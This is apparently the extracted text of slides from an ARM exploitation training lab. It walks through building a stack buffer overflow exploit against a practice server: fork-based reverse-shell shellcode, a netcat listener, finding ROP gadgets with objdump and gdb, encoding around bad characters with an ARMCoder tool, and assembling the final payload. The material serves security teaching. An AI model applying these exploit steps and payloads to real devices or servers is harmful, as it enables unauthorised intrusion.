

A shell should return on your netcat listener 55

Fork() 56

Fork Shellcode Why Fork()? • More stable exploit as shellcode process is spawned as a new process • A process that monitors critical services for failure and respawns/kills process. (Commonly found in embedded devices) 57

Pop Shell Exploiting the binary and getting our first shell! Python ARMCoder. py –scb <binary> -be 58

Server: 1. Dump forkshellcode binary in python format: • • cd ~/materials/client python ARMCoder. py –be –scb ~/materials/shellcode/fork_shellcode 59

` Client: 1. Copy output and paste into python script. Replace ‘C’ with shellcode: (May want to edit: materials/client/answers/arm_practice_lab_4. py) buffer+='x 80xf 6xffx 7 e’ buffer+=("xe 2x 8 fx 10x 01” "xe 1x 2 fxffx 11” … "x 00x 68x 00") 2. Listen on port 31337: nc –lvp 31337 3. Run edited python script: (Remember to Re-run httpdserver and attach with gdb on the server): python arm_practice_lab_0. py <Assigned Server IP> <Port you run server on> 4. Check for shell on netcat listener 60
Reverse Shell A shell should return on your netcat listener 61
Common Problem What is ASLR? Address space layout randomization (ASLR) is a computer security technique involved in protection from buffer overflow attacks. Addresses of Stack and Libraries most of the time randomized! 62
ROPGadgets Return-Oriented Programming (ROP): Attacker uses control of the call stack to indirectly execute machine instructions In simple terms, finding and executing machine instructions found in the httpd binary or libraries. 63


Locating the Right ROPGadget 1. Look for a pivot(ROP GADGET) to jump to stack Hint: 2. Set and hit Breakpoint in the vulnerable server In GDB: b *0 x<address> Tools to use: Johnathan Salwan Tool: ROPGadget. py OBJDUMP–d <binary> 64

ROPGadget Server: 1. Change to server directory: cd ~/materials/server/practice_lab 2 2. objdump –d server | grep –B 2 bx 65

ROPGadget Server: 3. Copy ROP Gadget location 8714: e 28 d 600 c add r 6, sp, #12 8718: e 12 fff 16 bx r 6 4. Run materials/server/practicelab 2/server <Assigned Port> and attach to gdb 3. In gdb set breakpoint at 0 x 8714 and continue: b *0 x 8714 c 66

ROPGadget Client: 1. Offset has been calculated and located at 520. Modify python script “python arm_practice_lab 2_0. py” and add ROP gadget to replace PC: buffer = 'A'*520 buffer += 'x 14x 87’ Answer: materials/client/answers 2/arm_practice_lab 2_1. py 2. Run edited python script: python arm_practice_lab 2_1. py <Assigned Server IP> <Port you run server on> 67

Breakpoint Server: 1. Verify that breakpoint 0 x 8714 hits in the gdb session. 2. Step through code and copy where did the ROP Gadget jump to: • stepi • x/8 a $pc-4 68
Breakpoint 69
Bad Characters! Common Bad Characters: “x 00x 20x 0 a” Functions like strcpy() terminate after null byte! So what do we normally do? Encode the shellcode! 70

How to use the ARMCoder python ARMCoder. py -scb <Binary> -spos <starting offset to encode> -epos <Ending offset to encode> -be (Endianess) 71

ARMCoder Example 72

ARMCoder Example Starting Postion: 80 a 8 – 8054 = 54 (Hexadecimal), 84 (decimal) Ending Postion: 80 be+2 – 8054 = 6 C (Hexadecimal), 108 (Decimal) 73

ARMCoder Server: 1. Change directory to ~/materials/client: cd ~/materials/client 2. Encode and dump the fork_shellcode using ARMCoder. py: python ARMCoder. py -scb . . /shellcode/fork_shellcode -be -spos 84 epos 108 74

ARMCoder 75


Modifying the Client Exploit Client: Modify python script to include the output from ARMCoder. py: 1. Add a NOP for an alignment issue with PC: nop_mthumb = 'xc 0x 46’ 2. Copy the code mthumb code from ARMCoder: mthumbmode = "x 01x 10x 8 fxe 2x 11xffx 2 fxe 1” 3. Copy decoder code from ARMCoder: decoder = "x 49xf 6x 99x 14xc 9xf 6x 99x 14x 4 cx 21x 5 ax 23x 7 dx 46 xeex 58x 66x 40xeex 50xc 0x 46x 04x 33x 08x 39x 24x 29 xf 7xda” 76
ARMCoder Same mthumb code 77


Client: Edit the following python script: materials/client/answers 2/arm_practice_lab 2_1. py Note: Do not copy mthumb code (first two lines of shellcode output by ARMCoder. py). Remove from shellcode: "x 01x 10x 8 fxe 2”"x 11xffx 2 fxe 1" mthumb code already added the mthumb code in the initial stage. 1. Copy shellcode output from ARMCoder into python script: shellcode = ("x 01x 24xb 6x 1 b” … "xf 1x 99x 99") 78
Copy Shellcode Copy This 79

Server: Re-run server and attach with gdb Example: . /server <port no> & gdb attach <pid> 80

Modifying the Client Exploit Client: 1. Add all required variables to the buffer in the python script: buffer = mthumbmode + nop_mthumb + decoder +shellcode buffer += 'A'*(520 -len(buffer)) buffer += 'x 14x 87’ s. send(buffer) 2. Listen on port 31337: nc –lvp 31337 3. Run edited python script: python arm_practice_lab 2_2. py <Assigned Server IP> <Port you run server on> 81
Final Exploit 82
